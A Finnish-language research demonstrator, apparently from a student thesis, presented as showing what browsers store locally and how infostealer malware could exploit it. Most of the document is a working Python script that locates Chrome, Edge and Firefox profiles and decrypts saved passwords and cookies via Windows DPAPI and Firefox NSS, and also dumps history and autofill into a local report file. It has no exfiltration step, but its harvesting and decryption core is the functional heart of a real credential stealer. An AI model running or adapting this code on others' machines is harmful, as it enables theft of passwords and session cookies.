Tämän skriptin tarkoituksena on havainnollistaa, millaista tietoa selaimet tallentavat paikallisesti ja kuinka infostealer-tyyppinen haittaohjelma voisi teoriassa hyödyntää tätä tietoa.

Skripti ei sisällä haitallisia toimintoja: se ei siirrä tietoja ulkopuolisille tahoille, ei levitä itseään, eikä sisällä automaattista suorittamista tai piilotettuja toimintoja. Se ei sellaisenaan ole käyttökelpoinen rikollisiin tarkoituksiin ilman merkittäviä muutoksia.

Skripti on tarkoitettu yksinomaan tutkimukselliseen käyttöön kontrolloidussa ympäristössä. Sen luvaton käyttö tai mahdollinen väärinkäyttö ei ole työn tekijän tai oppilaitoksen vastuulla. Skriptiä ei tule käyttää muihin kuin omiin järjestelmiin, eikä sitä tule käyttää ilman järjestelmän omistajan lupaa.

```
import os
import json
import shutil
import sqlite3
import base64
import ctypes
from ctypes import c_void_p, c_char_p, c_uint, c_int, byref, Structure
import win32crypt
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms,
modes
from cryptography.hazmat.backends import default_backend

report = []

# Firefox NSS
class SECItem(Structure):
    _fields_ = [('type', c_uint), ('data', c_void_p), ('len', c_uint)]

# Helper functions
def add_report(line):
    print(line)
    report.append(line)

def get_chromium_profiles(browser):
    localappdata = os.environ['LOCALAPPDATA']
    browser_path = os.path.join(localappdata, browser)
    profiles = []
    if os.path.exists(browser_path):
        for profile in os.listdir(browser_path):
            path = os.path.join(browser_path, profile)
            if os.path.isdir(path) and (profile == "Default" or
profile.startswith("Profile")):
                profiles.append(path)
    return profiles

def decrypt_chromium_password(buff):
    try:
```

```
        return win32crypt.CryptUnprotectData(buff, None, None, None,
0)[1].decode()
    except:
        return "[Decryption failed]"

def read_chromium_passwords(profile_path):
    login_db = os.path.join(profile_path, 'Login Data')
    if not os.path.exists(login_db):
        return
    shutil.copy2(login_db, 'login_temp.db')
    conn = sqlite3.connect('login_temp.db')
    cursor = conn.cursor()
    try:
        cursor.execute('SELECT origin_url, username_value,
password_value FROM logins LIMIT 15')
        for row in cursor.fetchall():
            url = row[0]
            username = row[1]
            password = decrypt_chromium_password(row[2])
            add_report(f"Site: {url}\nUsername: {username}\nPassword:
{password}\n---")
    except:
        pass
    conn.close()
    try:
        os.remove('login_temp.db')
    except:
        pass

def read_chromium_history(profile_path):
    history_db = os.path.join(profile_path, 'History')
    if not os.path.exists(history_db):
        return
    shutil.copy2(history_db, 'history_temp.db')
    conn = sqlite3.connect('history_temp.db')
    cursor = conn.cursor()
    try:
        cursor.execute('SELECT url, title FROM urls ORDER BY
last_visit_time DESC LIMIT 15')
        for row in cursor.fetchall():
            add_report(f"Title: {row[1]} | URL: {row[0]}")
    except:
        pass
    conn.close()
    try:
        os.remove('history_temp.db')
    except:
        pass

def read_chromium_autofill(profile_path):
    autofill_db = os.path.join(profile_path, 'Web Data')
    if not os.path.exists(autofill_db):
        return
    shutil.copy2(autofill_db, 'autofill_temp.db')
    conn = sqlite3.connect('autofill_temp.db')
    cursor = conn.cursor()
    try:
        cursor.execute('SELECT name, value FROM autofill LIMIT 15')
        for row in cursor.fetchall():
            add_report(f"Field: {row[0]} | Value: {row[1]}")
    except:
        pass
    conn.close()
```

```
    try:
        os.remove('autofill_temp.db')
    except:
        pass

def read_chromium_cookies(profile_path):
    cookies_db = os.path.join(profile_path, 'Network', 'Cookies')
    if not os.path.exists(cookies_db):
        return
    shutil.copy2(cookies_db, 'cookies_temp.db')
    conn = sqlite3.connect('cookies_temp.db')
    cursor = conn.cursor()
    try:
        cursor.execute('SELECT host_key, name, value, encrypted_value
FROM cookies LIMIT 15')
        for row in cursor.fetchall():
            host = row[0]
            name = row[1]
            value_plain = row[2]
            if value_plain:
                value = value_plain
            else:
                try:
                    value = win32crypt.CryptUnprotectData(row[3],
None, None, None, 0)[1].decode()
                except:
                    value = "[Decryption failed]"
            add_report(f"Host: {host} | Cookie Name: {name} | Value:
{value}")
    except:
        pass
    conn.close()
    try:
        os.remove('cookies_temp.db')
    except:
        pass

def get_firefox_profiles():
    appdata = os.environ['APPDATA']
    profile_path = os.path.join(appdata, 'Mozilla', 'Firefox',
'Profiles')
    profiles = []
    if os.path.exists(profile_path):
        for folder in os.listdir(profile_path):
            full_path = os.path.join(profile_path, folder)
            if os.path.isdir(full_path):
                profiles.append(full_path)
    return profiles

def initialize_nss(profile_path):
    nss_path = r"C:\\Program Files\\Mozilla Firefox\\nss3.dll"
    nss = ctypes.CDLL(nss_path)
    if nss.NSS_Init(profile_path.encode('utf-8')) != 0:
        raise RuntimeError("NSS init failed")
    return nss

def decrypt_firefox_string(nss, encoded_string):
    if not encoded_string:
        return None
    decoded = base64.b64decode(encoded_string)
    input_item = SECItem()
    output_item = SECItem()
```

```
    input_item.data =
ctypes.cast(ctypes.create_string_buffer(decoded), c_void_p)
    input_item.len = len(decoded)
    input_item.type = 0
    if nss.PK11SDR_Decrypt(byref(input_item), byref(output_item),
None) == -1:
        return None
    result = ctypes.string_at(output_item.data,
output_item.len).decode()
    return result

def read_firefox_passwords(profile_path):
    logins_path = os.path.join(profile_path, 'logins.json')
    if not os.path.exists(logins_path):
        return
    try:
        nss = initialize_nss(profile_path)
    except:
        add_report("[-] NSS init failed.")
        return
    with open(logins_path, 'r', encoding='utf-8') as f:
        logins_data = json.load(f)
    for login in logins_data.get('logins', []):
        hostname = login.get('hostname')
        enc_username = login.get('encryptedUsername')
        enc_password = login.get('encryptedPassword')
        username = decrypt_firefox_string(nss, enc_username)
        password = decrypt_firefox_string(nss, enc_password)
        add_report(f"Site: {hostname}\nUsername: {username}\nPassword:
{password}\n---")

def read_firefox_history(profile_path):
    db_path = os.path.join(profile_path, 'places.sqlite')
    if not os.path.exists(db_path):
        return
    shutil.copy2(db_path, 'places_temp.db')
    conn = sqlite3.connect('places_temp.db')
    cursor = conn.cursor()
    try:
        cursor.execute('SELECT url, title FROM moz_places ORDER BY
last_visit_date DESC LIMIT 15')
        for row in cursor.fetchall():
            add_report(f"Title: {row[1]} | URL: {row[0]}")
    except:
        pass
    conn.close()
    try:
        os.remove('places_temp.db')
    except:
        pass

def read_firefox_autofill(profile_path):
    db_path = os.path.join(profile_path, 'formhistory.sqlite')
    if not os.path.exists(db_path):
        return
    shutil.copy2(db_path, 'form_temp.db')
    conn = sqlite3.connect('form_temp.db')
    cursor = conn.cursor()
    try:
        cursor.execute('SELECT fieldname, value FROM moz_formhistory
LIMIT 15')
        for row in cursor.fetchall():
            add_report(f"Field: {row[0]} | Value: {row[1]}")
```

```
    except:
        pass
    conn.close()
    try:
        os.remove('form_temp.db')
    except:
        pass

def read_firefox_cookies(profile_path):
    db_path = os.path.join(profile_path, 'cookies.sqlite')
    if not os.path.exists(db_path):
        return
    shutil.copy2(db_path, 'ff_cookies_temp.db')
    conn = sqlite3.connect('ff_cookies_temp.db')
    cursor = conn.cursor()
    try:
        cursor.execute('SELECT host, name, value FROM moz_cookies
LIMIT 15')
        for row in cursor.fetchall():
            add_report(f"Host: {row[0]} | Cookie Name: {row[1]} |
Value: {row[2]}")
    except:
        pass
    conn.close()
    try:
        os.remove('ff_cookies_temp.db')
    except:
        pass

def main():
    # Chrome
    add_report("===== Browser: Chrome =====")
    for profile in get_chromium_profiles(r"Google\Chrome\User Data"):
        add_report(f"Profile: {os.path.basename(profile)}")
        add_report("--- History ---")
        read_chromium_history(profile)
        add_report("--- Autofill ---")
        read_chromium_autofill(profile)
        add_report("--- Cookies ---")
        read_chromium_cookies(profile)
        add_report("--- Passwords ---")
        read_chromium_passwords(profile)

    # Edge
    add_report("===== Browser: Edge =====")
    for profile in get_chromium_profiles(r"Microsoft\Edge\User Data"):
        add_report(f"Profile: {os.path.basename(profile)}")
        add_report("--- History ---")
        read_chromium_history(profile)
        add_report("--- Autofill ---")
        read_chromium_autofill(profile)
        add_report("--- Cookies ---")
        read_chromium_cookies(profile)
        add_report("--- Passwords ---")
        read_chromium_passwords(profile)

    # Firefox
    add_report("===== Browser: Firefox =====")
    for profile in get_firefox_profiles():
        add_report(f"Profile: {os.path.basename(profile)}")
        add_report("--- History ---")
        read_firefox_history(profile)
        add_report("--- Autofill ---")
```

```
            read_firefox_autofill(profile)
            add_report("--- Cookies ---")
            read_firefox_cookies(profile)
            add_report("--- Passwords ---")
            read_firefox_passwords(profile)

        with open('report.txt', 'w', encoding='utf-8') as f:
            for line in report:
                f.write(line + '\n')

if __name__ == "__main__":
    main()
```